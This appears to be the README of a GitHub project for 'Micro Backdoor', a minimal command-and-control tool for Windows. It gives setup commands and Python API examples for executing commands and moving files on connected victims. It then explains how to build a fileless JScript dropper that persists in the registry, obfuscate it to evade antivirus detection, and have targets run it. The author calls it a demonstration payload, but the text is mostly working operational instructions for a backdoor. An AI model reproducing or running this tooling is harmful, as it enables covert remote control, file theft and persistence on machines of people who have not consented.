Micro Backdoor for Windows

github.com/cr4sh/microbackdoor

Cr4sh

Cr4sh/ **MicroBackdoor**

Small and convenient C2 tool for Windows targets. [Сотрудникам ФСБ РФ, КГБ РБ и др. использующим этот инструмент: когда...

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Micro Backdoor is C2 tool for Windows targets with easy customizable code base and small footprint. Micro Backdoor consists from server, client and dropper. It wasn't designed as replacement for your favorite post-exploitation tools but rather as really minimalistic thing with all of the basic features in less than 5000 lines of code, client DLL size is less than 20Kb without compression.

I'm using Micro Backdoor mostly for demonstration purposes as payload for my firmware rootkits and various low level persistence techniques. Its code was written in couple of nights, so, it might contain bugs and vulnerabilities: use it only for your own risk.

General information

Micro Backdoor client supports 32-bit and 64-bit versions of Windows XP, Vista, 7, 8, 8.1, 10, Server 2003, Server 2003 R2, Server 2008, Server 2008 R2, Server 2012, Server 2012 R2, Server 2016 and Server 2019 of any editions, languages and service packs.


Key features of the Micro Backdoor:

- Client dropper is written in Microsoft JScript which makes it extremely convenient for obfuscation: once AV starts to detect the dropper you easily can modify its code or apply existing JScript obfuscation tools.
- Client can detect SOCKS 4, SOCKS 5 or HTTP proxy server configuration in the system settings and connect to the server over this proxy.
- In order to communicate with the server Micro Backdoor client is using end-to-end encrypted protocol with RSA authentication and random session key.
- Client dropper is not creating any executable files on the disk: its body is stored inside Windows registry values which reduces backdoor footprint and makes it more stealth.
- Backdoor server is written in Python and can be used on any operating system. It provides clean and simple web interface which allows to interact with connected clients in convenient way. Redis database is used to store clients state.
- Backdoor server keeps track of all events for clients and server in the log files.


- For each connected client Micro Backdoor provides semi-interactive command shell running in the web browser.
- Micro Backdoor has convenient file manager which allows to browse client file system, download and upload the files.
- Full Unicode and native languages support by both client and server.
- Backdoor server is also providing Python API and command line interface to perform any actions with connected clients which is useful for automation and scripting.

Web interface screenshots

Main web interface page with connected clients list:




Command shell page:




```
     ID eb6df1a3559435ecde933d87bf125e55
Address 192.168.2.196
```

```
 * Shell is not interactive, please be careful what you execute
 * Command execution timeout is set to 30 seconds


C:\Windows\system32> whoami
nt authority\system

C:\WINDOWS\system32> cd \
C:\> dir
 Volume in drive C has no label.
 Volume Serial Number is C073-C522

 Directory of C:\

03/26/2021  12:51 PM    <DIR>          ESD
03/26/2020  01:36 PM    <DIR>          Intel
03/18/2019  09:52 PM    <DIR>          PerfLogs
08/23/2020  03:54 AM    <DIR>          Program Files
03/26/2020  03:56 PM    <DIR>          Program Files (x86)
04/02/2020  08:07 PM    <DIR>          Python-2.7
08/23/2020  09:18 AM    <DIR>          Symbols
08/23/2020  09:16 AM    <DIR>          Tools
03/26/2020  12:54 PM    <DIR>          Users
04/20/2021  07:03 AM    <DIR>          Windows
03/26/2020  01:45 PM    <DIR>          Windows10Upgrade
               0 File(s)              0 bytes
              11 Dir(s)  20,245,716,992 bytes free

C:\>
```

File manager page:




```
     ID eb6df1a3559435ecde933d87bf125e55
Address 192.168.2.196
   Path C:\Windows\System32\WindowsPowerShell\v1.0
```

Upload: Submit | Choose File | No file chosen

```
              [..]
              [en]
              [en-US]
              [Examples]
              [Modules]
              [Schemas]
              [SessionConfig]
        12,825  Certificate.format.ps1xml
         5,074  Diagnostics.Format.ps1xml
       138,223  DotNetTypes.format.ps1xml
        10,144  Event.Format.ps1xml
        25,526  FileSystem.format.ps1xml
         9,164  getevent.types.ps1xml
        91,655  Help.format.ps1xml
       138,625  HelpV3.format.ps1xml
       451,584  powershell.exe
           395  powershell.exe.config
       206,468  PowerShellCore.format.ps1xml
         4,097  PowerShellTrace.format.ps1xml
       212,480  powershell_ise.exe
           465  powershell_ise.exe.config
        55,808  PSEvents.dll
```

Configuring the server

Micro Backdoor server code is located in `./server` directory, you have to upload its contents to the remote machine where you planning to run the server.

Directory contents:

- `server.py` − Server executable file
- `config.py` − Server configuration file
- `access.log` − Access log of embedded web server used for admin interface
- `server.log` − Server log file with messages related to connected clients
- `server.crt` − Server RSA certificate used to encrypt client communication
- `server.key` − Server RSA private key, see above
- `downloads/` − Directory to store files downloaded from the clients
- `logs/` − Directory with individual command line history files for each client
- `static/` − Directory with static files needed for admin interface

Python program `server.py` has a lot of command line options used to configure and manage the server, interact with connected clients, etc. Here's how to get to get the server running:

1. Install needed dependencies:

```
$ sudo apt-get install build-essential swig libssl-dev python python-dev
python-setuptools python-pip
$ sudo pip install m2crypto pycrypto redis cherrypy defusedxml
```

1. Install and run Redis database server:

```
$ sudo apt-get install redis-server
$ sudo service redis-server start
```

1. Edit `config.py` file and change default values of `HTTP_USERS` and `HTTP_PATH` to secure your server installation.

2. Generate RSA key pair for new installation of the server, it will create `server.crt` and `server.key` files:

```
$ ./server.py --keys
```

1. Run the server as background process:

```
$ ./server.py --daemon
```

1. Shutdown the server:

```
$ ./server.py --shutdown
```

Alternatively, you can run `server.py` with no command line options specified to start the server as interactive shell process (useful for debugging). After the server was started you can open admin interface in the web browser, its URL is composed from `HTTP_ADDR`, `HTTP_PORT` and `HTTP_PATH` options of `config.py` configuration file.

Also, there's some options to interact with connected clients from the command line.

Retrieve and print list of the currently connected clients:

```
$ ./server.py --list
```

Execute some command on the connected client:

```
$ ./server.py --client <client_ID> --exec <command>
```

Upload some file to the connected client:

```
$ ./server.py --client <client_ID> --fput <remote_path> --file
<local_path>
```

Download some file from the connected client:

```
$ ./server.py --client <client_ID> --fget <remote_path> --file
<local_path>
```

Update Micro Backdoor on the client:

```
$ ./server.py --client <client_ID> --update <dropper_path>
```

Using Python API

As it was mentioned above, Micro Backdoor server is also providing Python API to interact with connected clients which is quite useful for automation and scripting purposes. Here's some examples how to use this API.

Obtain and print connected clients list:

```
from server import ClientHelper

# get clients list
clients = ClientHelper().client_list()

for client in clients:

    # print client information
    print('ID = %s, addr = %s' % (client.client_id, client.addr[0]))
```

Execute console command on the client:

```
# create client helper instance
client = ClientHelper(client_id)

# connect to the corresponding child process of the server
client.mapper_connect()

# execute console command
output, exit_code = client.execute('whoami')

# execute console command and redirect its output into the stream
client.execute('whoami', stream = sys.stdout)
```

Work with the file system of the client:

```
# create client helper instance
client = ClientHelper(client_id)

# connect to the corresponding child process of the server
client.mapper_connect()

# download file from the client
client.file_get('C:\\Windows\\win.ini', 'win.ini')

# upload file to the client
client.file_put('C:\\Users\\Test\\example.txt', 'example.txt')

# enumerate files in some directory
for size, name in client.file_list('C:\\Windows'):

    if size is None:

        # print directory name
        print(' DIR: %s' % name)

    else

        # print file name and size
        print('FILE: %s [%d bytes]' % (name, size))
```

Execute WMI queries on the client:

```
# create client helper instance
client = ClientHelper(client_id)

# connect to the corresponding child process of the server
client.mapper_connect()

# get CIM_OperatingSystem WMI class
for name, value in client.execute_wmi('os').items():

    # print class member name and value
    print('%s = %s' % (name, value))

# get only "Caption" class member value
os_name = client.execute_wmi('os', props = 'Caption')
```

Deploying the server

For easy deployment of Micro Backdoor server there's Fabric scenario located in `fabfile.py` Python script. To deploy the server to the remote Linux host you have to perform the following steps.

1. Edit `.ssh_config` file located in the project directory and add your server information there, for example:

```
Host my-server
     HostName my-server.net
     Port 22
     User user
     IdentityFile ~/.ssh/id_rsa
```

1. Run `./server.py --keys` on your local machine to generate RSA key pair for secure communication between Micro Backdoor client and server.
2. Run `fab deps:host=my-server` command to connect to the remote host `my-server` over the SSH and install needed dependencies.
3. Run `fab deploy:host=my-server` command to copy needed files to the remote host `my-server` and run the server.
4. You also can run `fab stop` to stop running server, `fab start` to start it and `fab uninstall` to shutdown and remove its files form the remote host.

Building Docker container

You also can run Micro Backdoor server inside Docker container with SSH and Redis servers included. To install docker on Ubuntu just run `sudo apt-get install docker.io`, for others distributives and operating systems please refer to official documentation.

Before building the container you need to run `./server.py --keys` on your local machine to generate RSA key pair for secure communication between Micro Backdoor client and server. Then you have to cd into the `docker` directory and run `make` to build docker image and start the container. To stop running container you can press Ctrl+C and use `make start` / `make stop` commands to run it in the background, `make rm` to remove container and `make rmi` to remove image. To ssh into the running container run `make shell` and enter the password specified in `docker/makefile.conf` file ("acab" without quotes by default).

NOTE: Before building docker container please ensure that exposed TCP ports specified in `docker/makefile.conf` are the same as `CLIENT_PORT` and `HTTP_PORT` port numbers specified in `config.py` of the server.

Configuring the client

Micro Backdoor client consists from the binary part used to implement backdoor functionality and JScript wrapper combined with the shellcode used to run and deliver the binary part in file-less way.

⚠️ JScript and PowerShell code used in client dropper is easily detectable by most of AV/EDR products, you should consider to modify it or use other methods to deliver the binary part of the client

First, you have to configure the binary using `./client_builder.py` command line program, it operates with default configuration specified in `./server/config.py` file mentioned in previous part of the document.

Install Python pefile library:

```
$ pip install pefile
```

Configure the client binary:

```
$ ./client_builder.py client.dll [server_IP]
```

Also, you can specify `client_amd64.dll` file to use x86_64 version of the client, or `client_debug.dll` / `client_amd64_debug.dll` to use debug build of the client that prints diagnostic messages into the standard Windows debug output. Before running `client_builder.py` you need to generate RSA key pair, see Configuring the server section of this document.

You can use configured client binary with your own delivery tool: exploit, reflective loader, etc. Or you can generate JScript client dropper:

```
$ ./client_encoder.py dll_inject_script client.dll > dropper.js
```

Please note, that JScript/PowerShell reflective loader generated by `client_encoder.py` is working only with 32-bit versions of the client binary on both 32-bit and 64-bit Windows targets. 64-bit client binaries are provided only for convenience in case if you need to use them with your own loaders and tools.

After the `dropper.js` was generated you can deploy it on your targets. In Windows command line you can run JScript files by running `cscript.exe dropper.js`. Or you can just double click JS file in Windows Explorer to run the dropper. Micro Backdoor client provides persistence within current user account used to run the dropper, it can work with any privileges and medium integrity level.

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